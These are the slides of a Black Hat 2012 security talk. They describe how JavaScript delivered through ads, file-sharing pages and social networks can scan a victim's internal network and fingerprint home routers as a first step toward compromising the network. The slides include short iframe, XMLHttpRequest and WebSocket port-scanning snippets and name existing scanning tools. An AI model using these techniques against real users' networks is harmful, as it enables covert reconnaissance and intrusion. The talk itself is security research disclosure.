



# Blended Threats and JavaScript

A Plan for Permanent Network Compromise



Phil Purviance  
Josh Brashars  
AppSec Consulting

# \$whois phil

- Sr. Security Consultant at AppSec Consulting
- Web Application Security Specialist
- Bug Bounty Hunter
- Twitter: @superevr
- Blog: superevr.com



# \$whois josh

- Sr. Security Consultant at AppSec Consulting
- Network Penetration Testing
- Retro systems nerd
- Hipster Phone Phreak
- @savant42





# Background






# Browser-Based Attacks: The Old Way



# Traditional Browser-Based Attacks

- Crude
- Rely heavily on social engineering and a level of user-interaction that is too far fetched for use in any meaningful attack



# Traditional Network Exploitation

- Windows / Desktop OS
- Exploit installed through SE or unpatched vulnerability
- Pivot and Persist
- Exfiltrate data
- Eventually detected removed by AV



# Blended Threats

A blended threat refers to a single threat that attacks via multiple vectors (e.g., a worm gains entry via email and then leverages back-door vulnerabilities for further infection and destruction).

Blended threats are inherently malicious and spread rapidly.

- Trend Micro

<http://apac.trendmicro.com/apac/threats/enterprise/threats-summary/blended-threats/>





# Blended Threats

- Lots of great research has gone into Browser-to-Network based attacks
- Why hasn't anyone ever put it all together?






How can traditional attacks go to the next level? Let's break free of the browser and into the network!







# Why Attack Network Devices?

- Hard to detect attacks with AV
- More difficult to detect infections
- Non-standard upgrade model
- Ignored by users as long as they keep doing their job







# Compromising Network Devices

# SOHO Routers? On MY corporate network?

It's more likely than you think!



# SOHO Routers in the Enterprise

- Home users, Small Business Owners, careless QA engineers, even regular engineers often neglect to change defaults
- Often opting for rapid deployment over security
- May be possible to bridge to Enterprise via VPN from compromised home users.





# What Would Be the Worst Case Scenario?

- Do as much as possible with browser based attacks
- Make the end user do all the work
- Evade detection
- ...profit?







**black hat**  
USA 2012

This is it.



**black hat**<sup>®</sup>  
USA 2012

# Deployment

All that's necessary is to run a small piece of JavaScript to kickoff the an attack.

Easy enough.







# Ad Networks





# File Sharing Sites





Downloading: UCLFINALBayernvsChelseaHD1stH.part1.rar | 400 MB


**Please wait 37 seconds** or [click here](#) to get a high speed instant download!

You will download as a Free User. Premium users don't have to wait and download with high speed.

Choose download type:	REGULAR DOWNLOAD	High Speed Download
Download type:	Free	Premium
Download speed:	Limited	Unlimited
Maximum parallel downloads:	1	Unlimited
Download restriction:	1 file per 30 minutes	No
Direct/Hot Linking:	✗	✓
Downloads start instantly:	✗	✓
Fast download even when servers are busy:	✗	✓
Support for resuming downloads:	✗	✓
Support for download accelerators:	✗	✓
Estimated Download time:	1.1 hours	6.7 minutes

**Welcome to Hotfile.com - Free one-click file hosting! With us you can share big files easily and securely:**

Just choose a file, click the "Upload" button and send the download link to your friends and anyone you know.



# Online Surveys for Gifts





# Social Networking Sites



# Search Engine Optimization



# Don't believe it?

- Over 180 entries on Snopes.com for "facebook"
- 30 entries on Snopes.com for "myspace"
- Spend enough time on \$social\_network and the "Click like if you like puppies" spam posts pour in.
- Consider your non-technical friends and family on Facebook and what they post...



# Once Deployed...

Now that our code has been deployed it is time to move on to enumeration. The key to these attacks is to locate a target rich environment with an optimal attack surface.



# Network Scanning, the JavaScript Way

JavaScript based network scans can enumerate live devices on the victim's local network.





# Network Scanning, the JavaScript Way

- Several known techniques, each with their own pros and cons
- It Demonstrates the potential for lightning fast network enumeration through JavaScript



Javascript port scanner .(c) hipernes 2009

scan hosts

scan ports

ping host

reset

reload

exit

From host:  to host:  at port:  timeout:

Scan timing: ☒ Fixed with time interval (secs):  ☐ Random with time window (secs):  Options: ☒ sorted scan

Request 3685686271: Host 192.168.1.1 at port 80 is up

Request 4339237899: Host 192.168.1.2 at port 80 is down

Request 9838001152: Host 192.168.1.3 at port 80 is down


Request 6624633574: Host 192.168.1.4 at port 80 is down

Request 1991588722: Host 192.168.1.5 at port 80 is down

# JSScan

[<http://sourceforge.net/projects/jsscan/>] (hipernes)





# JS-Recon

[<http://www.andlabs.org/tools/jsrecon.html>] (Lava Kumar)



By Gareth Heyes

This code is now open source. Please let me know if you find it useful.

Now works in Firefox and IE7.

Any information obtained using the scanner will not be logged in any way. All new router form submissions are anonymous

[Start again](#)

### LAN scan...

#### Device guess

Device	Host	Port	Port Name	Status
3Com,AirLink,Linksys,Arescom,ASUS,Dell,DLink,Zyxel,Teletronics,Zyxel	http://192.168.1.1	80	Web server	Open

#### Device guess

Device	Host	Port	Port Name	Status
BT M5861,2Wire	http://192.168.254.1	80	Web server	Open

#### Device guess

Device	Host	Port	Port Name	Status
Flowpoint	http://192.168.254.254	80	Web server	Open



Businessinfo

# jslanscanner

[<https://code.google.com/p/jslanscanner/>] (Gareth Heyes)

# Network Scanning, the JavaScript Way

Web browsers do not differentiate between resources located on the Internet and resources on the internal network

If a web page requests to load an image or document from an internal IP address such as "<http://192.168.1.1:80/logo.jpg>", it makes a request on the LAN to see if it is available.



# Network Scanning, the JavaScript Way

```
<iframe onload="foundactivehost(this);" src="http://192.168.100.1:80"></iframe>
```

```

```





# Network Scanning, the JavaScript Way

JavaScript can additionally utilize Cross Origin Requests and WebSockets to speed up this scan.



# Network Scanning, the JavaScript Way

```
// with CORS
{
xhr = new XMLHttpRequest();
xhr.open('GET', "http://" + ip + ":" + current_port);
xhr.send();
setTimeout("check_xhr()",5);
}
```

```
// with Web Sockets
{
ws = new WebSocket("ws://" + ip + ":" + current_port);
setTimeout("check_ws()",5);
}
```



# Network Scanning, the JavaScript Way

By attempting to load multiple resources within a range of IP addresses, JavaScript is able to determine which hosts are up and which are unavailable.

Mapping default IP addresses used by common devices and recognizing where device-specific resources are located on the device, a JavaScript scanner can determine which devices it is.





# Network Scanning, the JavaScript Way

- JavaScript-based scanners can use images and other resources to fingerprint devices
- jslanscanner: database of nearly 200 devices, enumerate by comparing the existence or absence of files included within certain models of network devices that are absent in others.
- A determined attacker could fine-tune utilities like jslanscanner and add hundreds of additional devices.



# Making Network Scanning Better

- Netgear routers have predefined DNS records for "<http://www.routerlogin.net>"  
[[http://kb.netgear.com/app/answers/detail/a\\_id/12744/~how-to-view-or-change-your-wireless-network-password](http://kb.netgear.com/app/answers/detail/a_id/12744/~how-to-view-or-change-your-wireless-network-password)]
- Bonjour (mDNS, or "Zero Conf") host names, such as "<http://freenas.local>" for the FreeNAS open source storage system make enumeration easy.



# Limitations of JavaScript Based Network Scanning

For now there is no easy way to determine the client's internal IP address without implementing additional non-JavaScript Code

Easy enough with Java plugin or some other code

(But this talk is about big attack surfaces and standard browser functionality, so we're trying to avoid that)



